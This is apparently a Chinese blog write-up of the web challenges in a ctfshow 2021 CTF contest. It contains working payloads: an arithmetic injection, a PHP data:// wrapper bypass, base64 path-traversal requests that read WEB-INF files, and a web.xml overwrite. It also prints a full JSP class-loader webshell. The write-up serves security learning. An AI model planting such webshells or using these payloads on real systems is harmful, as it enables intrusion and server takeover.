




[ctfshow 2021摆烂杯] WEB部分 writeup

原创


shu天  于 2022-01-24 15:50:20 发布  314  收藏

分类专栏: [ctf # web](#) 文章标签: [ctf](#) [web](#) [ctfshow](#) [php](#) [java](#)

不允许转载

本文链接: https://blog.csdn.net/weixin_46081055/article/details/122301591

版权



[ctf](#) 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

[ctfshow 2021摆烂杯] WEB部分 writeup

[web签到](#)

[一行代码](#)

[黑客网站](#)

[登陆不了](#)

1.读一些敏感文件

2.利用web.xml写jsp□

官方的wp: <https://qgieod1s9b.feishu.cn/docs/doccnC4EpMhSv1Ni6mbL7BQQdBc>

[web签到](#)

请输入三个整数A、B、C，使得：

$$A^3 + B^3 + C^3 = 114$$

A:

B:

C:

Submit

$$(7)**3 + (7+7)**3 + (7)**3 = 3430$$

CSDN @shu天

请输入三个整数A、B、C，使得：A³+B³+C³=114，目前是无解的

a³+b³+c³=33，这个式子有整数解吗？如果有，a, b, c 为何值？ ...

IE6

发布于 2015-11-30 22:14

赞同 5 添加评论 分享 收藏 喜欢

See U See U

2 人赞同了该回答

已经解决了

$$33 = 8866128975287528^3 + (-8778405442862239)^3 + (-2736111468807040)^3$$

42也已经被解决，目前100以内已经全部解决，最小的一个还没有被解决的数是114。

方程 $x^3+y^3+z^3=33$ 是否存在整数解？

4954 赞同 · 434 评论 回答



CSDN @shu天

直接输入字母会报hacker，直接输数字0也不可以，但是在ABC中还可以用 `+*/以及()` 进行计算（如果最后得到的不是正常的数字，会报500 Internal Server Error），所以利用()进行闭合，就可以得到114

A:

B:

C:

Submit

$((8*6-5)-9)3+(89)**3+(152)**3=4256081$**

CSDN @shu天

A:

B:

C:

Submit

CSDN @shu天

`A=1&B=-1&C=113)+(1` 就可以啦



ctfshow{78442213-8106-4a25-9c35-a44aacc7695}

CSDN @shu天

一行代码

```

<?php
/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date: 2021-11-18 21:25:22
# @Last Modified by: h1xa
# @Last Modified time: 2021-11-18 22:14:12
# @email: h1xa@ctfer.com
# @Link: https://ctfer.com

*/

echo !(!(include "flag.php")||(!error_reporting(0))||stripos($_GET['filename'],'.')||($_GET['id']!=0)||
(strlen($_GET['content'])<=7)||(!eregi("ctfsho".substr($_GET['content'],0,1),"ctfshow"))||substr($_GET['content'],0,1)=='w'||
(file_get_contents($_GET['filename'],'r') != "welcome2ctfshow"))?$flag:str_repeat(highlight_file(__FILE__), 0);

```

理一理代码，需要满足以下条件

```

stripos($_GET['filename'],'.')===False

$_GET['id']=0

(strlen($_GET['content'])>7


eregi("ctfsho".substr($_GET['content'],0,1),"ctfshow")
substr($_GET['content'],0,1)=='w'===False
//可以用通配符.或者*绕过

file_get_contents($_GET['filename'],'r') == "welcome2ctfshow"

```

payload

```
?filename=data://text/plain,welcome2ctfshow&id=0&content=.7959595959595959gdfgfd
```



```
ctfshow{8bf4b9e1-1ed9-4e05-bc26-f49de2499942}
```

CSDN @shu天

黑客网站


```
/v/c?r=Li4vLi4vLi4vV0VCLUIORi93ZWlueG1s
../../../../WEB-INF/web.xml
```

Request	Response
1 GET /v/c?r=Li4vLi4vLi4vV0VCLUIORi93ZWlueG1s HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 41e513f2-9de6-40eb-aefe-ecfaf415aed8.challenge.ctf.show	2 Server: nginx/1.21.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36	3 Date: Mon, 24 Jan 2022 01:48:31 GMT
4 Accept: image/avif, image/webp, image/apng, image/svg+xml, image/*, */*;q=0.8	4 Content-Type: image/jpeg;charset=utf-8
5 Referer: http://41e513f2-9de6-40eb-aefe-ecfaf415aed8.challenge.ctf.show/s/reg	5 Connection: close
6 Accept-Encoding: gzip, deflate	6 Content-Length: 2097152
7 Accept-Language: zh-CN, zh;q=0.9	7
8 Cookie: ctfshow=427D46E24CA134EA476E78E8A5CCC675	8 <?xml version="1.0" encoding="UTF-8"?>
9 Connection: close	9 <web-app version="3.0"
0	10 xmlns="http://java.sun.com/xml/ns/javaee"
1	11 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
	12 xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
	13 http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">
	14 <display-name></display-name>
	15

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="3.0"
  xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
  http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">
  <display-name></display-name>
  <filter>
    <filter-name>routerFilter</filter-name>
    <filter-class>com.ctfshow.filter.impl.RouterFilterImpl</filter-class>
  </filter>
  <filter-mapping>
    <filter-name>routerFilter</filter-name>
    <url-pattern>/404.html</url-pattern>
    <url-pattern>/*</url-pattern>
    <dispatcher>REQUEST</dispatcher>
  </filter-mapping>
  <error-page>
    <error-code>404</error-code>
    <location>/404.html</location>
  </error-page>
  <error-page>
    <error-code>500</error-code>
    <location>/404.html</location>
  </error-page>
  <session-config>
    <cookie-config>
      <name>ctfshow</name>
      <http-only>true</http-only>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
  </session-config>
  <error-page>
    <error-code>400</error-code>
    <location>/404.html</location>
  </error-page>
</web-app>
```

.../.../WEB-INF/pom.xml

```

<project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>com.ctfshow</groupId>
  <artifactId>FlagShop</artifactId>
  <packaging>jar</packaging>
  <version>1.0-SNAPSHOT</version>
  <name>FlagShop</name>
  <url>http://maven.apache.org</url>

  <dependencies>

    <dependency>
      <groupId>ctfshow</groupId>
      <artifactId>tiny-framework</artifactId>
      <scope>system</scope>
      <version>1.1</version>
      <systemPath>${basedir}\lib\tiny-framework-1.0.1.jar</systemPath>
    </dependency>
  </dependencies>

</project>

```


发现框架 `${basedir}\lib\tiny-framework-1.0.1.jar`，进行读取

```
/v/c?r=Li4vLi4vLi4vV0VCLU10Ri9saWIvdGlueS1mcmFtZXdvcmstMS4wLjEuamFy
```

注意下载下来的jar文件末尾有多余的0，清理至下图


63 6F 6D 2F 63 74 66 73	68 6F 77 2F 6D 6F 64 65	6C 2F 72 65 71 75 65 73	74 2F 52 65 71 75 65 73	con/ctfshow/nodel/request/Reques
74 2E 63 6C 61 73 73 50	4B 01 02 14 00 14 00 08	00 08 00 E8 36 94 53 AD	A0 4D 82 3C 02 00 00 16	t. classPK 6. S. . M < ...
04 00 00 23 00 00 00 00	00 00 00 00 00 00 00 00	00 54 61 00 00 63 6F 6D	2F 63 74 66 73 68 6F 77	... #. Ta. con/ctfshow
2F 6D 6F 64 65 6C 2F 72	65 71 75 65 73 74 2F 47	45 54 2E 63 6C 61 73 73	50 4B 01 02 14 00 14 00	/nodel/request/GET. classPK
08 00 08 00 E8 36 94 53	94 C2 E3 EF D2 03 00 00	BD 07 00 00 29 00 00 00	00 00 00 00 00 00 00 00 6. S.)
00 00 E1 63 00 00 63 6F	6D 2F 63 74 66 73 68 6F	77 2F 6D 6F 64 65 6C 2F	72 65 73 70 6F 6E 73 65	... c. con/ctfshow/nodel/response
2F 52 65 73 70 6F 6E 73	65 2E 63 6C 61 73 73 50	4B 01 02 14 00 14 00 08	00 08 00 06 86 93 53 11	/Response. classPK S.
D9 BB 64 C5 00 00 00 21	01 00 00 0B 00 00 00 00	00 00 00 00 00 00 00 00	00 0A 68 00 00 2E 6D 79	.. d. ... !
6D 65 74 61 64 61 74 61	50 4B 05 06 00 00 00 00	17 00 17 00 00 07 00 00	08 69 00 00 00 00	metadat aPK i ...

反编译并审计找到路由配置，再把这里的控制器`../config/controller.properties`读一下



/v/c?r=Li4vLi4vLi4vV0VCLU1ORi9jb25maWcvY29udHJvbGx1ci5wcm9wZXJ0aWVz

这个应该是index的控制器



下载index的控制器classes/com/ctfshow/controller/Index.class

/WEB-INF/classes/: 含了站点所有用的 class 文件，包括 servlet class 和非servlet class，他们不能包含在 .jar文件中

/v/c?r=Li4vLi4vLi4vV0VCLU1ORi9jbGFzc2VzL2NvbS9jdGZzaG93L2NvbnRyb2xsZXIvSW5kZXguY2xhc3M=

```
Index.class
import com.ctfshow.controller.Index;
import com.ctfshow.controller.base.BaseController;
import com.ctfshow.util.FileUtil;
import java.util.regex.Pattern;

public class Index extends BaseController {
    public void doIndex() {
15     String tempPath = String.valueOf(this.request.server().path()) + "../../index.html";
16     print(FileUtil.readFileByString(tempPath));
    }

    public void doReg() {
21     String username = "";
22     String password = "";
24     if (post("username") == null) {
25         print(FileUtil.readFileByString(String.valueOf(this.request.server().path()) + "../../reg.html"));
        return;
    }
29     if (post("username") != null && !post("username").equals("") && post("username")[0] != null)
30         username = post("username")[0];
33     if (post("password") != null && !post("password").equals("") && post("password")[0] != null)
34         password = post("password")[0];
37     String pattern = "[a-z\\A-Z0-9]+";
38     if (!Pattern.matches(pattern, username)) {
39         print("<script>alert('用户名不合法')</script>");
        return;
    }
43     FileUtil.writeFile(String.valueOf(this.request.server().path()) + "/" + username, password);
44     print("<script>alert('注册成功');window.location.href='/s/login'</script>");
}

    public void doLogin() {
48     String username = "";
49     String password = "";
51     if (post("username") == null) {
52         print(FileUtil.readFileByString(String.valueOf(this.request.server().path()) + "../../login.html"));
        return;
    }
57     if (post("username") != null && !post("username").equals("") && post("username")[0] != null)
58         username = post("username")[0];
61     if (post("password") != null && !post("password").equals("") && post("password")[0] != null)
62         password = post("password")[0];
65     String pattern = "[a-z\\A-Z0-9]+";
66     if (!Pattern.matches(pattern, username)) {
67         print("<script>alert('用户名不合法')</script>");
        return;
    }
}
```

CSDN @shu天

反编译发现有任意文件写入的漏洞

```
FileUtil.writeFile(String.valueOf(this.request.server().path()) + "/" + username, password);
```

由于文件名限制为 **字母数字和.**，所以并不能跨目录写文件，只能写到classes目录下

2.利用web.xml写jsp

利用tomcat的热加载机制，重写web.xml，再写个对应的jsp马，写反弹shell即可

```

username=web.xml&password=<?xml version="1.0" encoding="UTF-8"?>
<web-app version="3.0"
  xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
  http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">
  <display-name></display-name>
  <filter>
    <filter-name>routerFilter</filter-name>
    <filter-class>com.ctfshow.filter.impl.RouterFilterImpl</filter-class>
  </filter>
  <filter-mapping>
    <filter-name>routerFilter</filter-name>
    <url-pattern>/404.html</url-pattern>
    <url-pattern>/s/*</url-pattern>
    <dispatcher>REQUEST</dispatcher>
  </filter-mapping>
</servlet>
<servlet-name>ctfshow</servlet-name> //新增一个servlet来映射到WEB-INF下的jsp文件
<jsp-file>/WEB-INF/1.jsp</jsp-file> //路径ctfshow访问当前目录下的1.jsp
</servlet>
<servlet-mapping>
<servlet-name>ctfshow</servlet-name>
<url-pattern>/ctfshow</url-pattern>
</servlet-mapping> </web-app>

```

然后上传一个jsp木马（密码passwd）

```

<%!
  class U extends ClassLoader {
    U(ClassLoader c) {
      super(c);
    }
    public Class g(byte[] b) {
      return super.defineClass(b, 0, b.length);
    }
  }

  public byte[] base64Decode(String str) throws Exception {
    try {
      Class clazz = Class.forName("sun.misc.BASE64Decoder");
      return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
    } catch (Exception e) {
      Class clazz = Class.forName("java.util.Base64");
      Object decoder = clazz.getMethod("getDecoder").invoke(null);
      return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
    }
  }
%>
<%
  String cls = request.getParameter("passwd");
  if (cls != null) {
    new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);
  }
%>

```

注意要url编码，因为有换行

